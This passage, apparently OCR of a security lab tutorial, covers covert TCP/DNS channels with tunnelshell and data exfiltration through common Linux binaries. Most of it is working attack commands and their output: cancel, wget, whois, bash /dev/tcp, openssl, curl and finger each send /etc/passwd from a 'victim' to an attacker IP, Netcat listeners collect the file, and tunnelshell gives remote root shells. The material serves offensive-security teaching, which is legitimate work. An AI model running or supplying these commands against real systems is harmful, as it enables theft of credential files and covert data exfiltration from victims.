
Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t tcp -p 80,2000 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and again attacker is able to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t tcp -p 80,2000 10.10.10.2

Connecting to 10.10.10.2...done.

whoami
root
pwd
/home/aarti/Downloads/tunnelshell
```

on other side, if you consider the network traffic then you will notice a tcp communication establish without three-way-handshake between source and destination.



Covert DNS Channel

To establish DNS covert channel, we need to run UDP tunnel mode on both endpoint machines. Therefore, execute the following command on the victim's machine:

```
sudo ./tunneld -t udp -p 53,2000
```


```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t udp -p 53,2000
```

Similarly, execute following on your (Attacker) machine to connect with a tunnel.

```
./tunnel -t udp -p 53,2000 10.10.10.2
```

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t udp -p 53,2000 10.10.10.2

Connecting to 10.10.10.2...done.

pwd
/home/aarti/Downloads/tunnelshell
id
uid=0(root) gid=0(root) groups=0(root)
```

As you can observe here the DNS malformed packet contains the data travelling between both endpoint machine.



Conclusion: Covert channel does not send encrypted data packet while data exfiltration, therefore, it can easily sniff, and network admin can easily conduct data loss and risk management.

Data Exfiltration using Linux Binaries

Introduction to Linux Binaries

Binaries can be described as files that contain source codes compiled together. These binary files are also called as executables files, as they can be executed in the system. Here, we will be using file uploading binaries to perform data exfiltration. This article is divided into two part;

- Data exfiltration using default Linux Binaries
- Data exfiltration using apt-installed Linux binaries

Now, switch on the Linux operating systems i.e., Kali Linux and Ubuntu. We will simultaneously see one of the two systems posing as an attacker and the other as a victim.

Data exfiltration using default Linux Binaries


/Cancel

We can use **/cancel** binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234
```




Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.




/wget

It is a computer program that usually retrieves content from web servers. We can use **/wget** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we use Ubuntu on our victim machine and send a local file with an HTTP POST request. To implement this, you can use the command

```
wget --post-file=/etc/passwd 192.168.0.147
```




Attacker Machine

Here we are using Kali Linux as the attacker machine. To get the file, Netcat is used as a listener, and type this command,

```
nc -lvp 80
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed on the attacker machine.



/whois

We can use /whois binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
whois -h 192.168.0.147 -p 43
```

```
root@ubuntu:~# whois -h 192.168.0.147 -p 43 `cat /etc/passwd`
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 43 for listening using Netcat, you can use

```
nc -lvp 43
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.

```
root@kali:~# nc -lvp 43
listening on [any] 43 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 58684
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:
n man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/n
login proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib
stemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/
/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent
nexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avah
in dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:1
:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
workManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP sys
usr/sbin/nologin geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:P
lay Manager:/var/lib/gdm3:/bin/false raj:x:1000:1000:raj,,,:/home/raj:/bin/bash systemd-
/sbin/nologin
```

/bash

It is a Unix shell and command language We can use **/bash** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234'
```

```
root@ubuntu:~# bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234'
root@ubuntu:~#
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 35282
POST / HTTP/0.9

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```


/OpenSSL

OpenSSL is a robust, highly -featured toolkit for the TLS and SSL protocols. We can use **/openssl** binary to use for file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
openssl s_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd"
```



Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days
365 -nodes

openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd
```

To check the contents of the file, you can type;

```
cat passwd
```

```
root@kali:~# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
.++++
.....
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali:~# openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd
^C
root@kali:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
```

/busybox

It is a software suite that provides various Linux utilities in a single executable file. We can use **/busybox** binary to sneakily use file upload and send the file to the attacker machine over HTTP.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP server, you can type

```
busybox httpd -f -p 8080 -h
```

```
root@ubuntu:~# busybox httpd -f -p 8080 -h .
```


Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
wget http://192.168.0.196:8080/data.txt
```

To read the contents of the file, type

```
cat data.txt
```



/nc

Netcat is a command-line tool for reading, writing, redirecting, and encrypting data across a network. We can use **/nc** binary to sneakily use file upload and send the file to the attacker machine over the Tcp connection.


Victim Machine

Here we are using, Kali Linux as the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running a TCP, you can type;

```
nc -lvp 5555 < jeeni.txt
```

to read the contents of the file, type

```
cat jeeni.txt
```



Data exfiltration using apt-installed Linux binaries


/curl

It is a command-line tool that is used for transferring data using various network protocols. We can use **/curl** binary to sneakily use file upload and send the file to the attacker machine over the HTTP POST connection. So, the first step would be to install curl binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP Post request, you can type;

```
curl -X POST -d @data.txt 192.168.0.147
```




Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
nc -lvp 80 > data.txt
```

To read the file, type

```
cat data.txt
```




/finger

It is a program you can use to find information about computer users. We can use /finger binary to sneakily use file upload and send the file to the attacker machine over the TCP connection. So, the first step would be to install finger binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the TCP request, you can type;

```
finger "$(cat /etc/passwd)@192.168.0.147"
```

